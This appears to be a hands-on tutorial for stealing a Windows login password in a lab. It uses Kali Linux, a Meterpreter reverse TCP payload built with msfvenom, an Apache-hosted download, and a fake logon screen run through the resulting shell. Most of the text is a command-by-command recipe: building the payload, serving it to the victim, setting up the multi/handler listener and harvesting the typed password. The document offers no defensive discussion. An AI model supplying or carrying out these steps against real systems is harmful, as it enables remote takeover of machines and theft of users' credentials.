- Kali Linux Machine (attacking machine).
- Windows 10 (victim machine).
Start your Kali Linux machine and download the fake login screen from here

Now unzip the file using the command
unzip <file-name>.zip
After doing this you have to create a malicious payload using msfvenom. The exploit is as follow.
msfvenom -p windows/meterpreter/reverse_tcp lhost=<listning-ip> lport=<listning-port> -f exe >> <file-name-you-want-to-create>.exeIt’s creating a Meterpreter reverse TCP shell payload for a Windows target. Meterpreter is an advanced, dynamically extensible payload that operates in memory.


First create a directory by the name of share in the location mentioned below and then paste the file that you have created in the directory.
LOCATION: /var/www/html
cd /var/www/html
sudo mkdir share
Go back to the location where you have created the .exe file and then use this command to paste the file into the directory that you have made.
sudo cp <file-name> /var/www/html/shares/Now turn on the Apache2 server by using the following command
sudo service apache2 start
Now open up your windows 10 machine and then open your favorite browser and by using this format open the server.
http://<ip-address-of-attacking-machine>/share
As you can see the file you created is there. So you have to simply download the file from the HTTP Server.


After this go back to your Kali Linux machine and start the metasploit tool. First the command to set the module.
use multi/handler
Then set the Payload, LHOST, and LPORT parameters by using the commands below.
set LHOST <ip-address-of-your-machine>
set LPORT 4444 // it would be set to 4444 by default
set payload windows/meterpreter/reverse_tcp
After this use any of the commands mentioned bellow to execute the exploit. After typing the command click the .exe file in the windows to start a connection.
run
exploit
Now upload the file from your Linux machine to the windows machine in the LOCATION: /root/Downloads/FakeLogonScreen.exe (where my file was downloaded) by using the command.

Now type the command below to enter the windows cmd.
shell
After this run .exe file by just entering the download directory and typing the name of file i.e. FakeLogonScreen.exe


After doing everything right you’ll see that all the running files on the windows will close and a login screen will open. Upon typing the password you’ll receive the feedback on the meterpreter terminal.

Now type in the password. If you’ll type in the wrong password. It will tell on the terminal that the password is wrong and when you’ll type in the correct password It’ll tell that it is the correct one.

As I was in my personal user so I can’t compromise that. So I created a test user in order to exploit it. So i again went through all the stuff and yah eventually got the password.